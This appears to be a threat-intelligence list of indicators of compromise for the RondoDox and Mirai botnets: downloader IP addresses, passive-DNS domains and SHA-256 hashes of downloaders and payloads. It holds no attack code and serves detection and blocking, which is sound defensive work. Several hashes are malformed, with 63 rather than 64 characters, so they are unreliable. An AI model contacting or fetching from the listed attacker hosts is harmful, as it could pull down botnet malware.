f036a7842232a000fd0a07d87feddd0d7b8b54b3d32f7d92a2addcca2d563548
f09e6e1a395d58e2c6d5ad6e91333092ed93ae683a9b1a1932453c6691a22b42
f119403285eef07d9138abe3c75708d320a75f105d421d343816a6922dd4b697
f594d0435ca182b5710fb6dd73d857b569796b1bc753b6378d9210fc38609c69
f7f5eeb0efe3331ac5d871f986fd151b178a597fde1c27fd61c8fc877f34b909
fd44997c47597eb9482d9809d312b806bf78a3c079c38e1c5d008c96de8c2750

RondoDoX Downloader IP

38.59.219.27

Downloader sha256

0034fc44a680a82c0eb4363f4518ae440762e01be889578cb7c97b95addcb7a4
016b8ae331b07c1105bd7655f8c03e41b2a77160c2a2d078735eccea113377db
0afe0aa708c4c4ea25f9a469a966131e71ee4577b0565907506ec95de706c7fa
150f7023321f6cad656fb1bb3a49b80af9227b9bdaa7701e7ab4ee2134aabee4
1e4a09452a2589e2a7a45861c2d0d9ab64a10b7cf85c5305626ceda42f04aad7
20d7381289a69bf1ac872115966c077a0ddc051cdaa471f84c3de001730fc329
2119a832d7fdc716ad3d25a6a24d68e8a89bf83b75cc3f1af4a819b02eed0c9
2e50ce7e9006e54230f1f4a41834c9f399d4827c76adac7856ec886bbaee74e2
30b920be901552efe10e1a31aa0bcf1cc1a6d80362a05b18f389e50d708a820f
31c53b574afc60e93baf89705c79e60930f941b5ee39312487d5592075446282
330ba45ed910b8f58fb877925a8805b622b85cb0b53303db6692c620ed9fe06f
3bee65805cf64d18416db4b93b39445f811973be8d6a3d27e4824f7a357b4680
3d09667d95259a5ad840eeacbc908fccce5568f2a6db4631dc495c5dd908704c
449eea07c930cdbc8578adb0c64d0084f6f4f06ac59d2bcf60ea62c5f49906a
4588c4cff03b1e2cb02b271411e802f9b22a3df56f45955bf8d999001a40d951
4936b3dcd458b3f456a70d0bfaaf65e0fe2ebff1ceb7749d99728383252cd6ff
4d65dab6ddb631b0cd6ef02ae2cb27074a3fff5ac994040e7da7e33d7f29e1ce
4faf724e04f2f99bebda866ae0524daac68a4fd39978cd184f0d0e220089338a
4fbd6e2a55085dd7aeaa02b652e4c2f976f6570f808cdf811aa3ed3a825dc4f6
51aaeaae8247d57cc00eda44eff6cbdb6cf34106f14c2f4fc8aeb07e57ac9182
53ee0597b17f04e64c13610d197a01c9c77b1f9091469e2791ac0f50d00589ec
557710c25ea918abe511313ebe0d31ed1e5fd257ae651dab24337ca6dd2854f9
68f02ab53ddf7567e19085e69a2a6e4d05a8e2aa227d79a6a95cdf467b498eaa

6bab2342b0219903a04c5daae8d708fee94564d421c441702c45d4dd053a1bcb
6e90294ccc305bf2b5c92dedd5d1b7deb09637fa70c5e967daead7722a38f8f8
7367c29bde6156754a7050fbfe6aec0f6f4d3cc10755a32717737ab97919dfdb
73d874fd4a47cc0f87a018abfeff6d95a0b44c92aac7b0e167f362faebf27ae5
7562196faa42a7b48025e23cbf339fb037fc113a7865fdb7a1e046d35fc31af
790c702a2a0555ad5e2247529bea874a13b54f7c110eafa983812875de5c7c8a
858cc47303e8ec19220761edda116f796dd2cedf5e8e69f67d148d9e3c18ca21
894504d960094ac1ec6536805c8b100cb922d36d3a200c3f32a46d5c1931f94a
911b7afb3b5e90864bacfd9c1ad3bcd1a1da9d59b1772861350b8050acd7cccd
921afcaa272c4e91e3ffdd3caa6be9cf15158012ce348259fe0713c4993bc207
93657fc33f8fea945a36baacb4285ea1782ade1c4ac89e72834f071411bb7433
9d01f22140ee25bf9d0586c3ac69085a112c6eada777507fcb60bb5fb97d4ad8
9d715717f22571f1f1e0ab1fb7e4aec3f51518eac3836b34cad802a2e7c6618b
9eaf864706b4af01b072047602bd4f967d5932d100045cbdad7d756c0b5acecf
a2ccba362bb22904644b274825fe3fa15fddd538c0b95a7025cebeba3c48a30
a68738555ee905f1edaba7f186b409f643905380d6219d6f38088423330d1cdc
b207103d7c9f263112172aeaa40a30728a258d3a6b9657c239a44edff54b2be1
be412fbb07f2672d1037df11b0df5c4487e04a8efe230a86dc3a3e009f64a0c6
c208e4dab23f467b8f819c87425f6c447572958aa3213d7700378eb3fec4ed5a
c683d218217f4fa313e76495ae83f70c5939330a1683582e0dd8b45a1cfeeb14
ccb15699c3a8919103625760a464f41f5bddbb557831bbe28d4372cdf86246b2
ce470bb82abd85799a1127e3b9f008eeb7a484f850809c11da05f007d6a56b2d
d3003128d18cc3059d4e2d6b66aa9bae88ffed15800c09d3365b9a669cdf1c1d
d8b81d78dcc18600ece71efc946d9fa0dd13179525be32d1f863b5300ae776d1
daf4ab697214ca58c6bf3c717ac71a3542f4f8757db3747b49970e8a58cf21f0

dc3814b339f6e855df9f46fc6dd5b66b7d2f1f4d030cb8db9d57dacfe428d098
e9546bfe823ae24c15943d4e172ea10c02f8b605f60670bf41e5c057d4a19ccc
f5ae13a01b9c45aa255a6203cc6d1258114979f37c187c42ec40aa5f131a0ae4
fb888f04522562e5698cdd087ee1194c3e8aa16f46363ef5f2e88047adae3813
fe87b474d3c1047b36b1678435e757633ea1e3e39b395bc3117bb82c1d7d52ad
ffe81884e410452dad4fe2136021660fe9de0713979a9b1acb3dc290912dca59

RondoDox Payload sha256

0007753861fb69c10422b231e0936ce160ccae376283468d418896e101428ea8
2fbbbb11a6db89285247f84c132c22fede669fee467df602b5ea2cae89923554
604803b682af78fb2ec64053675a1f317f5eeada36ee6e30cc893981bbe4a484
6f1e5656bee86924ec74f2e2b5edfcab34a2f3c59edd233469cbfd09d7b0c64c

RondoDoX Downloader IP

196.251.66.32

PDNS

fbi.mikuchannel.site

www.top1miku.duckdns.org

top1miku.duckdns.org

hbtXHuy.duckdns.org

Downloader sha256

43555b43706dd29cee526bdf1558296e203d500ceb10287896a060cf839fc783

8df3986c1c1391c6e7e765c2ceca28e0d4286a2edf54119d352b38d35ec2f583
e40d671c6b92e4dda4c444d6e650e1dfa6d2f2bd7e0bdebb10e27b3a224c7de3
9d7e867c46b20c3e48c259e12bc1da28be4c1a34cf8969154666db652e7d1258
31634c4474561da7783a19b9146ac8a2c851562bb06f2a37047114f81518c898
88f866570b6d393287a7fd8261aabb61a5962372196362b44d96fa6b5c2dd9d3
18ddb0a7822dd854bb44ad9932f2b1a0ad1356006dc7668e96db6e8f8b9ae33c
81243c851e87fd9d49574f187c5e8d8e091cfa03d2ba8d467deb74abcb6d2df6
a191850c98273f0d60bd06090d76aa219b669a79e418e8345ab598ee9313af8c
c05abe4b3d1b6a71c57e7387bf0711050ebc63cbacd2fd12866d84d71a1a8eb9
0d3c6dec1814514a59f3b14b158032c5cbbb0d2089cff442ab3d54d85c7ff172
2bd286e80d145c988f670f92a2928f7e9778f3987976eaf40a926bc21c60529e
e18ada282a9283c02c7f53d77c24e62b73fe93253bc42e30241430ee4a57365c
774296dc835184ef72238da2e6b2a04af6928cca5342ecf878cd22444bde7d79
f570f1c72f39cf5b034f2c2abb460d0c0ab057ad2a13906d222528021d56d6e
3cbe5b835de7b544104ecc48bed27c76c931c8ae1e1fbe1f6f7fb2a5e335eaa0
1152af0af51881ef76a40ae9cc1c981668ffe07139f9f618e0de15ac944dfa7b
226204c1da8091eb6a2b6dc4786f81cf02f4692d28ec9b88e47917d2fbb9db54
ad4a9a1ead2962ccaeb223a50dce69b127d64576aa03d32411e66f4db5d435e8
2f6217e3a6dc893d9357e909c2794d8a2a5e39cc525f3fc96da1cdb14c1588b8
010ba2ee7ff600411e8db9407557395c7828819fd61bfd9ad2ecf623a8cac263
d8820baf277ae265d7e23a5f96d4eaafa6632b778b34b452e7f730d24a7444d8
3738069ea39be3cf4bc06852b00ffa1dcd62a5cc7decc9c4b243dc75353955a3
e8d20c029bc55bfd0f3666db04f91c3d918e2b1277d669f90430d5049ca7d2eb
ec92aba591e653b5004e972de1ae80c32a75b866c909aefc18f54d990545341b
068540494a1d92ba7fce68acf8197cac6cf34cc4a6bbb9aa21f78a97682492bc

97f86b4eb4e11909969e62c1e09f24ddd3c42728039e3d90e75a4f41e75b37b7
ec0ccf1307f3fe16862c60581a912ceaac855a7559937b9eb7d2a1e8d9ac409a
b3c468d1cbe948b919d1988fb5f8f43dc26d5f6409fb955a12d253c3d919811b
8dd5ab575299373a94bc5475aeb6c46a6c5935710674e23c07115df3a37ccc01

RondoDox Payload sha256

0081bdf4fdd13e6d46668a998eaa02e7bb0ec8328e8b93890bc66a1f380c485b
029e59c11947eaedcd96e84c523021e57e43850c33a228d6dc3131f7c2dc5052
02caf575d834e72d3343ef99aecfdc3e68b5b35cc53593c6c6ec26d8768d55f8
02fb1cb6593bf3f0e582506efa6593dcda3ac4863fd6af23838ab63d5c3edbee
05bb4a3491ddf037a4282c6fdb19406103dd8acdedbfca229768dcddbb156b77
0646c4f60e7d094e94e16033922e25ce0384624ac70b325f60092c3220c49667
06485ea5d06c468419ee3c1b932a77071b66ea3fa6bb8a6e21e2ae15e1907bd4
07ca7d3c5ff4bd81a33cdd509611e431ac79463a5ac1bee393911e38623587fe
0863171adbd8ec2b2b0a1faa55437a9b128a13ae8bfa883711ca325136cd0247
16e05b03065878bffc59ca73e380b98d7d39092461fe6b8f9816c3a6f87d65e1
31d27402724ac6f7fab6f2adcf2ad2cc9ba0820565564b3c768380449ed9c596
386ed38648148fb805047a802ac6c25485bee146667b0a7f0940b388630a0285
39c5117678abf9305629d0444cbf76c976889dbeb1e9cc5af79dd70da8671fb4
3c9fcf17257d8cc57069c4cb98bbb050655658d72f1ee54812e9296ad76a89b9
3de3fa9555bee8fa8a2162bde42cc025e3f10908075f847c14053620d6b7e92d
3ee23e7f86ea534b22cc65e80027ad5136872084bb5225390425fd1a3fa0defb
40aedb517fe4ed596a49e228af0e92281bbd0edd0a9839074ffccf720d09a589
45496e3b4eb7086a58792e4fc434c686bee43b8f465e5c4568260360bf4f81f8
460354861417c5a9ea1be09bbf9e3ca5d37520cf26cb4e6543ffa67661bbab36

4764a1efb1dda2cc50f294de2884f1a67b68acbcf6d3fdb168c26ae59b599028
4a7445d33d6735af49af997c98cdabb98b143f766475f28470cf4eeebcd65933
50479181058049e0e5f55afdf8fa8ce0c60f8b979a4d9dc4c87598e40f25688e
52158134630ff734b9e9697cf65064aba4c23248a6c9ad4fe188af988c9757ae
52284d01fc3f84da3e73592d9a367cfb31664ec9e85813fa44090cf4a5623bc7
534ae1dae832cc0346b2668f297d6607146a284d52911745f66287e221e8eb6a
54fba15074e6021a0625167eee6697c1cd6070436500c0f4dcb8be9b11e773ce
5de798ea67ae9fc219c09ec3e742b19f46b89010f7d43a1a0427fec173cbae9b
606a55c5126984bad17b339130446a70e1e51441ccb945a174449d0c0705c61a
60f1d240b15a1086aa811ba1e50e6ca140c58c8a923d1964221450154f05eca2
66d7b24a849700c2faafb43a691f224c21f9bf0a99551b66f4d98e3e395d952b
68ba5ec8df1009b7df49156b75101bd0cb995ec7c3f395e89fc4e0ffa021e0
6b374eee4bb583b203499f9946413be64c728d7a14695209a0db6d54025cdd70
6c0487d7a703ba5e5bbeeee7e130f458389ff12898cc0e11ee598130f2732c0a
7447e552418ef2651c98a5738ee05409e14de4182ccb361ba8ec14bc115ed917
775020b66654d24e9d01820494a7ea850a27d4022e0dda6b8cd5ed2b2296f5ce
7be97f06c80d8b29c41c9a7afc1576fbba1798772fbad254716197eed8a0133d
89c459ee7f62be968b834b670b01060471f0b6157e1ce47c290c660c12524bb9
89ff66c2f059f8cc386aa4af70a2228e7af85fbc0c550157bc27c8d5762d0690
8abd08cb08ed77c3d2e4f829aefeb2deead47ff1a71225986a2fbc2801c9ff3c
8b104a3beb80fdca00d22daca0ee8425fc8aac87e5773ec0ae132611d5c1048d
8c2c667d4d05e3f1677ff82560968b5f7f68f82b1ac04f0769c9cd41f0fc9bd4
8d4a3bb15ea102da9c5a74abc921788388ac33872c9be79380964b76b0735a8e
8e9a88f3509b78ffccfb0d3439a1efe54447bd586dd409d5c92fd8dc48a0a8b9
8f992cb28bed2ddcb00f84a8b84ab0476e2930f3fe2ddcb900f185b7f2158767

9024f131c98d1aaab334247ae832c549de40f8bb3f28111ecfeeb08928dfd77e
92117e88e20232d0fe9f1fd7fb7d12ea5adecf19b18e227ce6ce83d9f4376a99
966ff0899613a6779ce33736e1d5924e0ee095772722485c15737c06bd40840f
979a6af38d2b20f6f2631fbcefe612e6be446d27a13a9dd1b7252e88872992a5
9f241256e9cf36966f0383605a16d5e7c6cf7f5f24a8d1c840b8e07445096627
9fdcc885533742aba06d3b046ee8d1962a7c999a888f33a332aca647096025de
a14e9e72aab8cb70557f13c9c517773dec6b647f9aec149844f2b47a703104cf
a595c9c2e25bb8cdbfee64b240b5d14a8a013d167d665087df04a28d8454d975
ab47c51be4573d1130048682528a05d00030e36f8acd0b98a4174e1c31f3aedef
acab764c4921e0662fc5222f302c033d3a238c76a4f15b4a7e47a1bc08063b32
b04e0b59606d883b9e067753297f19f958794f36e54ded9fe2bc6677ee3b8fae
b211a02e19aa0cf11e416dcf9d0c1420f90579da8d48020c28cd34692eff8bce
b2214748e9a473533a402500adbb87a416aa494091073b8c7f2347e2a59fcebb
b5bce493d05031ba446080722dfb270aec7c97fc4378e639723d637adea784d2
bdac3e001f0477306558cdac42ea8de344d1bc4998bcb7d50b56d15ddc9011c7
bfb9572d8778f6a8fb2a3b6ef9f35ccf5903b3ae7a5d7e518c50b1a7ce26d640
c48b7da0e0eeabec2bd938d6a951f873d15b9f54accb4083d58b50c7cf682f7f
c697e5c5656ea60635605aef01fcbf8b80347d36e53a62c527b9848e41d0b8ad
c7be43c7c9745dd62db6831695aca193b5dffe02650dbd48b587f007b367a37a
c8a91dbe75d9cdf42b423d4d7634ed726c319726b8d7e630189ff756a1513256
ca7e1ab06d6e85870adfdd6365d32b985e6e5c0586fa9333bbd15f0580ece798
caeabd65d63f6b715f829b226e5b407f0c58990d6770151b868626b96b926e4c
cd36fc328748fa81619340b471516b0579cc356fe8197d402edabc5ac7d24865
d1f348f14b18885e9258515c8ee6fe446b616e4d498d10cefca17284a960258a
d2e34a7d05e5b6aff51faf399b3d794916bcf8b0a2a2b8466c66d05c5f6fc4a8

d67f3c81398537d6e361b5002a54d9ef3b4de2a95aee647e6f7696305f8ebb4a
dc040f44058e02093d36fa815085e200ad387d74b4c8bbd65327ef4d75487f90
e1d901e0a092176ad9af812e78ede96c8ed2db0682c6ac8df85c1ae2bea826ee
e261ddec60ed9950a3b6630382ba49c3cabccb1fc48b135123f140034cfde003
e471c6c09ea47189309b2ad571281f3c8e1db5c539fb731f206598b207a297a8
e78b7e1d031ec48bfa27d22769463431d18124109c61d9e744f10e143f62c7ff
e95f2487c60508d34ab29c75638ba6fb14bd82747e067498fa86ab4fc7dfc777
ed6ad53ceac4889ce9327015b6146fe164ddc7109636e5d9366461e0c06a90ab
effabb0c89d67dc1deaaff5d5a7512613f0c6d6a3c86c773d05a3062890673ba
f1d2df92e44fe9a68a17f0e2e0cc471d9618b327434515603f42007c6b396973
f3b0d845817dba96eb42a796e572344e8a7292b7db7aa777208e4e2a9106dbf0
f4aa9921d9416755b1075c803a9b9da17fd61f2b3f8391eaa39520354b150279
f8d90124d2a2c54556f924c1874e48a06b4e9264b1ae904608235fcbaa5faaad
fc5b9854942562fa5184b5c3d9f4f42dfa0adf9e4a815ed37c278a65dc2cac46

Mirai Downloader IP

220.158.234.135

Mirai Downloader

2bfe2748bc594614dd03577053b58a5fb9fb8a6182fecc2025f1b715554d7fe1

Mirai Payload

282ada9a29a5f3144114373ef3c5826bcc8fb5018cd0f2ecb97d2a7bee1df296

Mirai Downloader IP

160.187.246.150

Mirai Downloader

73613a73c0b11e4cdefb074dfc63d55ace4f101c498e1f9f39801ea18a4eab85

Mirai Payload

0059634f55caf3694c56a2403cce672c2151f4df4a95a983ac4aa0250489b81d

01395e30e76cfd61aa4997ad9d03a032d8ed9628ce7046bba93fd83c2e699564

03015e470d45650eeb53ec400560a5a007aac70da78cc752530785857d7090ed

039949991ee7a90af3fc8bc260694e65eea9108bc6abdbb3ffc7573369412280

06228fa09938998f6f368d35e37b269ea17e1c5057b7fd5bb86d99fba9282a0e

0ac93e1d663a18c14af6451d661e4d320fd8982430aebdf58387c6ae99ebdcf0

1ac29f1d895c8d3319631829d10119fb48aec6f361cc200f2d5d883314f51046

1d615cf18751b805c373ed648359e832ce87aa3ccd658b4be3df9e632a1d5573

1e7101103469998a8a2e5ba3a2d8f610174fab53cfb77b1f4ac240da1f622033

1eb9e0f483e4c961ac5a47143b6e158b094101c288fcb6065d553a8fbae94317

26bd521d9a5f823bf98cb663a2cf990946ccc88c75a5b0def10c598dc074ab3b

26f8dcea4b8ebcac2acd02359d8f8adab5d2ae64e9d6fb46ba321611ada45f2b

27e948847eef18870fa248016a016b8e46c841342830b826bccd17b2b10b9283
304219d6c03162a885da7b0b9b603f8ed9fe708bdd3a34562c42008b275f3715
3bcd0ab730e243153a241bbcf48dbaf806e8aafb4625749c2ce380e7ee9eab0a
3d974e148c3afe660d451cd60bbc7dda6bf416612c355eb4d231625d4490896c
44f864f8c67d4d65db90bfdba68aab10e8c1bcc78619e876816cdb1c1bb4fb83
4927192294f284098053662a1a73812e36df1a94c92ea46d2947090b42ccb357
4cfd078f1307bf88dd5056295b601e7eb058dd450f3ab77d7e9316a709591a69
4feea65f934d499b539e9e701e61d2e89389fbc0d94c40ea3c3aaa729803d232
53e67eae8e71c5bb53c458a3cdaca9b2fdf2218d290b7219e493e9be4bc92a1
5c219c74438a254e5b748c415de3c04b69f1f54e7def4146aa132da64a0e42e0
608b831773bb58c4f55363978c358b206ba55ad0d0357484a2b4ec91e467b2ee
6f6bddf9e260872564f4f1962c437ebf2c144a9dad2c300878e87d2d48711307
705ebb85309ef6f9bb948db7a04299cc7af0e5951612e54259cf411f70f2bf5c
708b73130bb168c944aa6542d2304b2b347fe40d9474e36fbf461fa272a276f0
770677de09287452224e3335b31a374122078444eab4e7dfd9df86dda850c955
7728b4adb5a13923be621162c44196b012dfb7e0f90952ea21c97687085460e7
7895a94d893976371d1215ebac8cf5997cf206317cc60d9bc22999db415d9164
841b6a4536227a5d5abda4066d06ea4b4f864005923e5d7f8ff500a42e874d0b
875e96291225027de880a1345dfb4b331c0c4b1758d059851ae6fc22a457f6be
880d21abaacea509979d02815cbbf1e0672028db2ad2a56ee80c9df97c22fe87
8e5d40e7759b5e8e0e7310d67826b99461a2713d19a1d51ebe0b2cafdfa310ff
922aef3a6ca3f18e46211d4361547c99d910a7a4bed3f16526aaa1cff60bcfd3
96112245395a4766a6eab7ff38a95ca7ee6d2cae5c9a7054f584aea5f3e86db8
99d4dd5e68c79f299d817c6a5e51d69f3634cc25283b3692781faf68c6f3e3b7
9caf7e10d1ed3332cae4de30efd2c23a55c827abfebb39a974be1c39c001c664

a0304933ee12cf6061fa69603e1ac3f42767d42dc2879066d92e5d03a1e83351
a327768adb64d39a7ea725fbbe155ebcea98253dc60515ce453d32dadbc34032
a62acdbce6a15cda01e47087742f1bbdae6ca49d7b144594de951986f6d79168
ae492263c01587f9f312e8d19f40717f63bcaff2204033949bd565c91a0266c9
b14791c33f4c590a2947b7be7d19b3d67882eaf472c9883af4d42c681ec9381f
b1882bac20ae446706ddfcc900481013436d6e0c68abb2d1d50f96fd12c42ad4
b3faf173a142d5cce9be3c6791434c1a3fc69e58ae3461f58997eee581645e4b
be6e0ea1f6b58d8322b12e2d8b1aea689a92a9dab1ac6fba03324e5bd5a3e199
c35e6065c5ce5a389ca435d0367d1e46420244b6adb451d62810f47617562c22
c5d4276c820c78f8dae02bce2ec47ee3d2501739b280681d860304725eec9cf1
cd1858739f92ee5570a86a18ce74e42347b3290ff724df951c75c73223403700
cd98a9ca815fa9f5aa9ed0c7cbf6c3df273088c983faedebd9c1f3d07c7ff4fc
d2a89cd6173eef86bbc477df4776ed47e9cf5b8fdbeb121bafdb8188201abb1a
d5f60940e0363da950654e981b72336c98787a7c0ee871d0fbaf01a9dcda0a1b
d870f8a31f570c1d98674fa3f3b931a3861b1a259db3301eaa29b73bbe590551
dd249e3e40e0035f8e75110d8d9793e2bfbcb13e490728e876ad01fa98b059d2d
de71ac05ca075c738a621f74a7f2c67fe9b03b68aa15bd87a0e6c011b01a1e13
e678f3fd8a2a645b2b15a1dcc386ae8f63cad9ebde052d410c369019169f4839
e8e8994a5429786197dd65b01ae6d503fd9c61f3f5f9b4f420f4e70479254016
eae06a777671f1f968d24459d929798d3b22a8d329765b307ba6c92c3db952e6
eaf6d0350c704c5b82128509ae80b094d93c0fb221afdf918ab9cf5fd907f5ec
ecc5f18ab3e11fd6dc65bc79f4621971422065eaa58cacbdf8038f8d070c50db
ef0b7a0de3cbcd3e1f254befb5d45226fc5d85fbb4c7a3703bc7a25c65713ea7
fb506252d75bb3f2de1723609cfc0fcbc48b3d8d1e89f6204644788ad67b5559
fd1696a79fa55c6e605ad699bb213b2e12fbade61db7a2c97c76582a212e4be9

fff92495e88b67a22930af388c198903511efa21e6d0912a58d8a9feb379ebeb

Mirai Downloader IP

152.89.170.51

Mirai Downloader

3c3a4a642813b4495fe7d11a2bea926140cfdffebe28f82545b05e9dfae72b7b

Mirai Payload

0059634f55caf3694c56a2403cce672c2151f4df4a95a983ac4aa0250489b81d
01395e30e76cfd61aa4997ad9d03a032d8ed9628ce7046bba93fd83c2e699564
03015e470d45650eeb53ec400560a5a007aac70da78cc752530785857d7090ed
039949991ee7a90af3fc8bc260694e65eea9108bc6abdbb3ffc7573369412280
06228fa09938998f6f368d35e37b269ea17e1c5057b7fd5bb86d99fba9282a0e
084296acadd6dbb7dc428a876ad487d63a4bfcf23c2be80896abba80c001658c
0ac93e1d663a18c14af6451d661e4d320fd8982430aebdf58387c6ae99ebdcf0
0d20289539fe67aa18ded60284bed7db3aec6b532d63710fcc1b77e0485bc456
1ac29f1d895c8d3319631829d10119fb48aec6f361cc200f2d5d883314f51046
1af5b2203d81bc956dcb8212d357abc681efa09b0b90a16d911c59c0ad150d0e
1d615cf18751b805c373ed648359e832ce87aa3ccd658b4be3df9e632a1d5573
1eb9e0f483e4c961ac5a47143b6e158b094101c288fcb6065d553a8fbae94317

26bd521d9a5f823bf98cb663a2cf990946ccc88c75a5b0def10c598dc074ab3b
26f8dcea4b8ebcac2acd02359d8f8adab5d2ae64e9d6fb46ba321611ada45f2b
27e948847eef18870fa248016a016b8e46c841342830b826bccd17b2b10b9283
304219d6c03162a885da7b0b9b603f8ed9fe708bdd3a34562c42008b275f3715
3bcd0ab730e243153a241bbcf48dbaf806e8aafb4625749c2ce380e7ee9eab0a
44f864f8c67d4d65db90bfdba68aab10e8c1bcc78619e876816cdb1c1bb4fb83
4927192294f284098053662a1a73812e36df1a94c92ea46d2947090b42ccb357
4cfd078f1307bf88dd5056295b601e7eb058dd450f3ab77d7e9316a709591a69
4feea65f934d499b539e9e701e61d2e89389fbc0d94c40ea3c3aaa729803d232
53e67eae8e71c5bb53c458a3cdaca9b2fdf2218d290b7219e493e9be4bc92a1
5c219c74438a254e5b748c415de3c04b69f1f54e7def4146aa132da64a0e42e0
6050c651c17923b0332fa01c126b9368b7b4816bfe4cb8fe72568b4c6b326de7
608b831773bb58c4f55363978c358b206ba55ad0d0357484a2b4ec91e467b2ee
6884d2adc11c70f98fa2939731391da7f5a496539bb909e40306b0b883b0fb40
6f6bddf9e260872564f4f1962c437ebf2c144a9dad2c300878e87d2d48711307
705ebb85309ef6f9bb948db7a04299cc7af0e5951612e54259cf411f70f2bf5c
757328c1efa712e04c1408623ddeafd8586472f98941a4ba6e93968219d77d79
7728b4adb5a13923be621162c44196b012dfb7e0f90952ea21c97687085460e7
7895a94d893976371d1215ebac8cf5997cf206317cc60d9bc22999db415d9164
841b6a4536227a5d5abda4066d06ea4b4f864005923e5d7f8ff500a42e874d0b
88003bd26251bfbba4dc66b9c03d5376faf181bfb86391a20d1199e94ebcf2a9
890219e1cbaf5ac1e21f606983475868286eabfc257e39cbdf22c48aa383043e
8b53b1066684c411ffdd287461b08f53f814ea484b40e90620bcfd21d2560cb3
922aef3a6ca3f18e46211d4361547c99d910a7a4bed3f16526aaa1cff60bcfd3
96112245395a4766a6eab7ff38a95ca7ee6d2cae5c9a7054f584aea5f3e86db8

99d4dd5e68c79f299d817c6a5e51d69f3634cc25283b3692781faf68c6f3e3b7
9a503ca7255ba9dd924d3a31ddcf779c23d423e3239d93d61f0f5e8121d28117
9caf7e10d1ed3332cae4de30efd2c23a55c827abfebb39a974be1c39c001c664
a0304933ee12cf6061fa69603e1ac3f42767d42dc2879066d92e5d03a1e83351
a327768adb64d39a7ea725fbbe155ebcea98253dc60515ce453d32dadbc34032
a339875f4df9a2400de9d8e3c9fd3f319eaba68e3a5be2e315996d49c8cf13f1
a62acdbce6a15cda01e47087742f1bbdae6ca49d7b144594de951986f6d79168
ae492263c01587f9f312e8d19f40717f63bcaff2204033949bd565c91a0266c9
b1882bac20ae446706ddfcc900481013436d6e0c68abb2d1d50f96fd12c42ad4
b3faf173a142d5cce9be3c6791434c1a3fc69e58ae3461f58997eee581645e4b
be6e0ea1f6b58d8322b12e2d8b1aea689a92a9dab1ac6fba03324e5bd5a3e199
c35e6065c5ce5a389ca435d0367d1e46420244b6adb451d62810f47617562c22
c5d4276c820c78f8dae02bce2ec47ee3d2501739b280681d860304725eec9cf1
cd1858739f92ee5570a86a18ce74e42347b3290ff724df951c75c73223403700
d2a89cd6173eef86bbc477df4776ed47e9cf5b8fdbeb121bafdb8188201abb1a
d5f60940e0363da950654e981b72336c98787a7c0ee871d0fbaf01a9dcda0a1b
d870f8a31f570c1d98674fa3f3b931a3861b1a259db3301eaa29b73bbe590551
dd249e3e40e0035f8e75110d8d9793e2bfbcb13e490728e876ad01fa98b059d2d
e8e8994a5429786197dd65b01ae6d503fd9c61f3f5f9b4f420f4e70479254016
eae06a777671f1f968d24459d929798d3b22a8d329765b307ba6c92c3db952e6
ecc5f18ab3e11fd6dc65bc79f4621971422065eaa58cacbdf8038f8d070c50db
ef0b7a0de3cbcd3e1f254befb5d45226fc5d85fbb4c7a3703bc7a25c65713ea7
fb506252d75bb3f2de1723609cfc0fcbcb48b3d8d1e89f6204644788ad67b5559
fd1696a79fa55c6e605ad699bb213b2e12fbade61db7a2c97c76582a212e4be9
fff92495e88b67a22930af388c198903511efa21e6d0912a58d8a9feb379ebcb

Mirai Downloader IP

5.59.248.169

Mirai Downloader

9ed3bd861196743fdd5f98226469c65641eec043845692830a39574fba915032

Mirai Payload

0059634f55caf3694c56a2403cce672c2151f4df4a95a983ac4aa0250489b81d
01395e30e76cfd61aa4997ad9d03a032d8ed9628ce7046bba93fd83c2e699564
03015e470d45650eeb53ec400560a5a007aac70da78cc752530785857d7090ed
039949991ee7a90af3fc8bc260694e65eea9108bc6abdbb3ffc7573369412280
06228fa09938998f6f368d35e37b269ea17e1c5057b7fd5bb86d99fba9282a0e
084296acadd6dbb7dc428a876ad487d63a4bfcf23c2be80896abba80c001658c
0ac93e1d663a18c14af6451d661e4d320fd8982430aebdf58387c6ae99ebdcf0
17561b362de926db8bc18902bfa2b0dab6d88da505565276ccfd2caa3a5845e9
1ac29f1d895c8d3319631829d10119fb48aec6f361cc200f2d5d883314f51046
1af5b2203d81bc956dcb8212d357abc681efa09b0b90a16d911c59c0ad150d0e
1d615cf18751b805c373ed648359e832ce87aa3ccd658b4be3df9e632a1d5573
1eb9e0f483e4c961ac5a47143b6e158b094101c288fcb6065d553a8fbae94317
26bd521d9a5f823bf98cb663a2cf990946ccc88c75a5b0def10c598dc074ab3b
26f8dcea4b8ebcac2acd02359d8f8adab5d2ae64e9d6fb46ba321611ada45f2b
27e948847eef18870fa248016a016b8e46c841342830b826bccd17b2b10b9283
29b54272d90f84faf88cf2e5e2dc585ed83379ebf5c54fb29c061e820a92e74f

304219d6c03162a885da7b0b9b603f8ed9fe708bdd3a34562c42008b275f3715
3d974e148c3afe660d451cd60bbc7dda6bf416612c355eb4d231625d4490896c
44f864f8c67d4d65db90bfdba68aab10e8c1bcc78619e876816cdb1c1bb4fb83
4927192294f284098053662a1a73812e36df1a94c92ea46d2947090b42ccb357
4feea65f934d499b539e9e701e61d2e89389fbc0d94c40ea3c3aaa729803d232
5c219c74438a254e5b748c415de3c04b69f1f54e7def4146aa132da64a0e42e0
6050c651c17923b0332fa01c126b9368b7b4816bfe4cb8fe72568b4c6b326de7
608b831773bb58c4f55363978c358b206ba55ad0d0357484a2b4ec91e467b2ee
6f6bddf9e260872564f4f1962c437ebf2c144a9dad2c300878e87d2d48711307
705ebb85309ef6f9bb948db7a04299cc7af0e5951612e54259cf411f70f2bf5c
71d27b712ac4475ab15b5f7455e5a8efd7c7fea994418c3a2724c75b3543a5c7
7728b4adb5a13923be621162c44196b012dfb7e0f90952ea21c97687085460e7
7895a94d893976371d1215ebac8cf5997cf206317cc60d9bc22999db415d9164
841b6a4536227a5d5abda4066d06ea4b4f864005923e5d7f8ff500a42e874d0b
852cc48ee53c5bae8f72e673b9d98d39c00b2a0553c6ec5384d423d93cd8ca7e
875e96291225027de880a1345dfb4b331c0c4b1758d059851ae6fc22a457f6be
8e5d40e7759b5e8e0e7310d67826b99461a2713d19a1d51ebe0b2cafdfa310ff
922aef3a6ca3f18e46211d4361547c99d910a7a4bed3f16526aaa1cff60bcfd3
92333fe4188232fbae1ee063999cbcf7c65320f7eef11e3d06a8a6b4f4250f90
96112245395a4766a6eab7ff38a95ca7ee6d2cae5c9a7054f584aea5f3e86db8
99d4dd5e68c79f299d817c6a5e51d69f3634cc25283b3692781faf68c6f3e3b7
9a503ca7255ba9dd924d3a31ddcf779c23d423e3239d93d61f0f5e8121d28117
9caf7e10d1ed3332cae4de30efd2c23a55c827abfebb39a974be1c39c001c664
9edcb968404335300d24f4ff1ce5e3ec5e8d5ac237a04076a884913d8e241b78
